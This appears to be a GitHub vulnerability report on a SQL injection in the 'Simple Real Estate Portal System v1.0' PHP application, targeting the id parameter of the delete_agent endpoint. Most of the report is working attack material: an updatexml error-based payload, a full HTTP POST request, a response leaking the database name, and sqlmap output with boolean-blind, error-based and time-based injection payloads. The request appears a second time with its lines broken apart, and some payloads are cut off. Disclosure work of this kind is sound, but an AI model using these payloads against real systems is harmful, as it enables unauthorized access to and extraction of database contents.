debug601 Create SQLi-4.md History

1 contributor

50 lines (37 sloc) | 1.99 KB

Simple Real Estate Portal System v1.0 has a SQL injection vulnerability

vendors: https://www.sourcecodester.com/php/15184/simple-real-estate-portal-system-phpoop-free-source-code.html

Vulnerability file: /reps/classes/Users.php?f=delete_agent


Vulnerability location: /reps/classes/Users.php?f=delete_agent , id

[+] Payload: id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is Injection point

```
POST /reps/classes/Users.php?f=delete_agent HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/reps/admin/?page=agents
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is
Injection point
```



```
POST
/reps/classes/Users.php?f=delete_agent
 HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json,
text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.82 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/reps/admin/?page=a
gents
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=1' and
updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Sun, 27 Mar 2022 23:25:28 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 59
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","err":"XPATH syntax error: '~reps_db~'"}
```

```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=1' RLIKE (SELECT (CASE WHEN (7043=7043) THEN 1 ELSE 0x28 END))-- nmn

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' AND (SELECT 8027 FROM(SELECT COUNT(*),CONCAT(0x7171717871,(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9988 FROM (SELECT(SLEEP(5)))oDDv)-- XFnj
---
```

```
[09:45:27] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[09:45:27] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 388 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (7043=7043) THEN 1 ELSE 0x28 END))-- nmnX

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 8027 FROM(SELECT COUNT(*),CONCAT(0x7171717871,(SELECT (ELT(8027=8027,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM INFORMATIO
EMA.PLUGINS GROUP BY x)a)-- WTeh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9988 FROM (SELECT(SLEEP(5)))oDDv)-- XFnj
---
[09:45:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```